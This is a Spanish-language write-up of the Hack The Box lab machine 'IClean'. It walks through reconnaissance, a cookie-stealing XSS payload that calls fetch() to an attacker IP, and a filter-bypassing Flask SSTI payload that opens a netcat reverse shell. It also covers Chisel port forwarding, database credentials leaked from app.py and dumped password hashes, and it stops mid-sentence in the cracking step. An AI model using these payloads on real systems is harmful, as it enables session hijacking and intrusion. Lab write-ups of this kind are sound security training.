

## 272- ICLEAN

- 1. ICLEAN
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Cookie-hijacking via XSS
  - 1.6. Setting up the cookie session
  - 1.7. Filter bypass SSTI in Flask
  - 1.8. Leaked database credentials
  - 1.9. Connecting to MySQL via remote port forwarding
  - 1.10. Cracking password with CrackStation
  - 1.11. Privesc via SSH key copy with QPDF

### 1. ICLEAN



<https://app.hackthebox.com/machines/IClean>

ICLEAN 596

FREE MACHINE

# IClean

LINUX MEDIUM

**4.6**  
MACHINE RATING

**3106**  
USER OWNS

**3032**  
SYSTEM OWNS

**06/04/2024**  
RELEASED

Created by [LazyTitan33](#)

[Copy Link](#)

[Play Machine](#)

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> settarget "Cclean 10.10.11.12"
> ping 10.10.11.12
PING 10.10.11.12 (10.10.11.12): 56(84) bytes of data:
64 bytes from 10.10.11.12: icmp_seq=1 ttl=63 time=34.7 ms
64 bytes from 10.10.11.12: icmp_seq=2 ttl=63 time=33.6 ms
64 bytes from 10.10.11.12: icmp_seq=3 ttl=63 time=34.6 ms
64 bytes from 10.10.11.12: icmp_seq=4 ttl=63 time=34.3 ms
64 bytes from 10.10.11.12: icmp_seq=5 ttl=63 time=36.6 ms
^C
--- 10.10.11.12 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 33.628/34.771/36.594/0.984 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

> nmap -sS -p- --open 10.10.11.12 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:32 -01
Nmap scan report for 10.10.11.12
Host is up (0.050s latency).
Not shown: 65487 closed tcp ports (reset), 48 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
> extractPorts allports

```

```

File: extractPorts.tmp

```

```

1
2
3
4
5
6
7
8

```

```

[*] Extracting information...

```

```

[*] IP Address: 10.10.11.12

```

```

[*] Open ports: 22,80

```

```

[*] Ports copied to clipboard

```

```

>

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p22,80 --min-rate 5000 10.10.11.12 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 15:34 -01
Nmap scan report for cpciclean.htb (10.10.11.12)
Host is up (0.051s latency).

```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu Jubuntu0.6 (Ubuntu Linux; protocol 2.0)

```

```

|_ ssh-hostkey:
|_ 256 2c:19:07:77:c3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_ 256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:0b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))

```

```

|_ http-title: Cpciclean
|_ http-server-header:
|_ Apache/2.4.52 (Ubuntu)
|_ Werkzeug/2.3.7 Python/3.10.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.88 seconds

```

```

>

```

## 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Añadimos el subdominio **capiclean.htb** a nuestro **/etc/hosts**, ya que se está aplicando **virtual hosting**.

```

> whatweb http://10.10.11.12
http://10.10.11.12 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.11.12], Meta-Refresh-Redirect[http://capiclean.htb]
http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb], HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.10.11.12], JQuery[3.6.0], Python[3.10.12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]
> whatweb http://capiclean.htb
http://capiclean.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@capiclean.htb], HTML5, HTTPServer[Werkzeug/2.3.7 Python/3.10.12], IP[10.10.11.12], JQuery[3.6.0], Python[3.10.12], Script, Title[Capiclean], Werkzeug[2.3.7], X-UA-Compatible[IE=edge]

```

## 1.4. Fuzzing web

- **Gobuster**: realizamos fuzzing de directorios web, encontramos varios que pueden resultar interesantes, entre ellos, algunos a los que no tenemos acceso autorizado.

```

> gobuster dir -u http://capiclean.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,bak,asp,aspx
Gobuster v2.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://capiclean.htb
[+] Method: GET
[+] Threads: 20
[+] WordList: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404,503
[+] User Agent: gobuster/2.6
[+] Extensions: txt,bak,asp,aspx,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
/about (Status: 200) (Size: 5267)
/login (Status: 200) (Size: 2106)
/services (Status: 200) (Size: 9592)
/learn (Status: 200) (Size: 8109)
/quote (Status: 200) (Size: 2237)
/logout (Status: 302) (Size: 189) [-> /]
/dashboard (Status: 302) (Size: 189) [-> /]
/choose (Status: 200) (Size: 6084)
Progress: 54371 / 1543927 (3.52%)

```

## 1.5. Cookie-hijacking via XSS


- Encontramos un directorio **/quote**, el cual contiene un campo de entrada para introducir un email.




- Interceptamos una petición con **Burp Suite**. Tras hacer varias pruebas, descubrimos que el parámetro **service** es vulnerable a **XSS**. Usamos este payload: `<img src=x`

`onerror=fetch("http://10.10.14.21:1313/"+document.cookie);>`, el cual codificamos posteriormente a **URL encode**.

- El evento `onerror` se desencadenará si hay un error al cargar la imagen. En lugar de una URL válida de imagen, se ha proporcionado una función JavaScript. La función `fetch` se utiliza para realizar una solicitud HTTP a la URL especificada.




- Obtenemos una **cookie de sesión** en nuestro servidor de atacante.




## 1.6. Setting up the cookie session

- No obstante, a pesar de haber recibido la cookie de sesión y tener un endpoint `/login`, no encontramos ninguna cabecera para usar esta cookie. Por tanto, vamos a descargar **Cookie-editor**, con el cual crearemos una nueva cookie llamada **session** y pondremos el valor de ésta.




- Para probar si funciona esta cookie, vamos al directorio `/dashboard` que encontramos previamente, para el cual no teníamos acceso.




## 1.7. Filter bypass SSTI in Flask


- Descubrimos que el servidor usa el framework *Flask 2.3.7* por detrás. Probamos todos los campos y endpoints pero no obtuvimos nada, hasta que probamos lo siguiente: generamos un *invoice (factura)*, lo cual nos da un código (*invoice-id*). Lo copiamos.




- Luego en este otro endpoint, se nos pide el *invoice-id*. Lo pegamos



- Esto nos generará ahora un link, el cual pegaremos en el campo que hay más abajo. Ahora, interceptaremos esta petición con **Burp Suite**.



- Probamos a inyectar `{{7*7}}` en los diferentes campos, descubriendo de este modo que el campo *qr\_link* es vulnerable a **SSTI**.




- Tratamos de usar ahora payloads básicos que nos otorgue la ejecución remota de comandos, pero parece que se está aplicando alguna especie de *filtro*, ya que éstos no están funcionando. El payload que usamos para bypassar este filtro es el siguiente:

```
{{request|attr("application")|attr("\x5f\x5fglobal\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.21 1313 >/tmp/f")|attr("read")({})}}
```

Lo siguiente que haremos será *URLencodear* este payload con [Ctrl] + [u]. Nos ponemos ahora en escucha con *Netcat* por el *puerto 1313* y enviamos el payload. Recibimos nuestra shell reversa. Realizamos el *tratamiento de la TTY*.

- Generalmente, este tipo de payloads se usan cuando no se aceptan caracteres como: ' \_#&; .



## 1.8. Leaked database credentials

- Estamos como el usuario *www-data*. Vemos que hay un usuario llamado *consuela* que podemos intentar usar para escalar privilegios.

```
www-data@iclean:/opt/app$ ls
ls
app.py
static
templates
www-data@iclean:/opt/app$ whoami
www-data
www-data@iclean:/opt/app$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@iclean:/opt/app$ cat /etc/passwd | grep sh
cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:100:65534:/run/sshd:/usr/sbin/nologin
www-data@iclean:/opt/app$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:100:65534:/run/sshd:/usr/sbin/nologin
www-data@iclean:/opt/app$ ls -la /home
ls -la /home
total 12
drwxr-xr-x 3 root root 4096 Sep 5 2023 .
drwxr-xr-x 18 root root 4096 Sep 27 2023 ..
drwxr-xr-x 4 consuela consuela 4096 Mar 2 07:33 consuela
www-data@iclean:/opt/app$
```

- En el directorio actual, vemos un archivo llamado *app.py* que contiene unas credenciales para una base de datos. Vemos que al hacer `netstat -tuln` corre una base de datos *MySQL (puerto 3306)*.

```
www-data@iclean:/opt/app$ ls
ls
app.py
static
templates
www-data@iclean:/opt/app$ cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from Jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key

# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pccam6ckub',
    'database': 'capiclean'
}
```

## 1.9. Connecting to MySQL via remote port forwarding

- Tratamos de acceder con estas credenciales que nos encontramos. No obstante, no sabemos por qué, pero no conseguimos acceso. Sabemos que el usuario y contraseña son correctos, ya que obtenemos error si usamos otras contraseñas. Puede ser un problema de conectividad en el sistema víctima. En cualquier caso, en este punto, probamos hacer un **remote port forwarding** con **Chisel**, la cual nos descargamos a continuación y la transferimos a la máquina víctima mediante un servidor de Python. Creamos el *servidor* en nuestro sistema de atacante: `./chisel server --reverse -p 1234`. Creamos el *cliente* en la máquina víctima: `./chisel client 10.10.14.21:1234 R:3306:127.0.0.1:3306`. Con este comando nos conectamos a nuestro sistema por el *puerto 1234*, y nos traemos el *puerto 3306* de la máquina víctima al *puerto 3306* de nuestro equipo. Ahora, usamos `mysql -h 127.0.0.1 -u iclean -p` para conectarnos a la base de datos, introducimos la contraseña. Obtenemos acceso.



```

> ls
CTF  Descripts  chisel  lah.DonSuso.ovpn  linpeas.sh  nc.exe
> ./chisel server --reverse -p 1234
2024/05/02 18:13:01 server: Reverse tunnelling enabled
2024/05/02 18:13:01 server: Fingerprint bat1b4e6d4edj81QP3AZRZKx9c5U08055Fwg5cP9=
2024/05/02 18:13:01 server: Listening on http://0.0.0.0:1234
2024/05/02 18:14:46 server: session#1: tun: proxy#R:3306=>3306: Listening

> curl localhost 3306
curl: (7) Failed to connect to localhost port 80 after 0 ms: Could't connect to server
>
> mysql -h 127.0.0.1 -u iclean -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 187
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| capiclean |
| information schema |
| performance schema |
+-----+
3 rows in set (0.009 sec)

MySQL [(none)]>

```

- Elegimos la base de datos *capiclean* con `use capiclean`. Mostramos las tablas con `show tables;`, y elegimos la tabla *users* con `describe users;`. Mostramos ahora todas las columnas de la tabla *users* con: `select * from users;`. Obtenemos los *hashes* de contraseña para *admin* y *consuela*.

```

> mysql -h 127.0.0.1 -u iclean -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 3161
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| capiclean |
| information schema |
| performance schema |
+-----+
3 rows in set (0.148 sec)

MySQL [(none)]> use capiclean
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [capiclean]> show tables;
+-----+
| Tables_in_capiclean |
+-----+
| queue_requests |
| services |
| users |
+-----+
3 rows in set (0.122 sec)

MySQL [capiclean]> select users;
ERROR 1054 (42S22): Unknown column 'users' in 'field list'
MySQL [capiclean]> describe users;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| id | int | NO | PRI | NULL | auto_increment |
| username | varchar(50) | NO | UNI | NULL |
| password | char(64) | NO | | NULL |
| role_id | char(22) | NO | | NULL |
+-----+
4 rows in set (0.132 sec)

MySQL [capiclean]> select * from users;
+-----+
| id | username | password | role_id |
+-----+
| 1 | admin | 2ae316f10649222f369139ce899e414e57ed9e3390b75457446f2ba8628a6e51 | 21232f297a57a5b743894a0e4a801fc3 |
| 2 | consuela | 0a298f6d40546844ac94037b631e40b72b7847832f82c494daa1c9c560927aa | ec11cbb19852e40b07aacc0ca060c23ee |
+-----+
2 rows in set (0.045 sec)

```

## 1.10. Cracking password with CrackStation

- Usamos *Hash-identifier* para ver qué tipo de hash es esta contraseña. Parece que se trata de *SHA-256*.



otros hashes, tienen una tabla de búsqueda de 19GB con 1.5 mil millones de entradas.

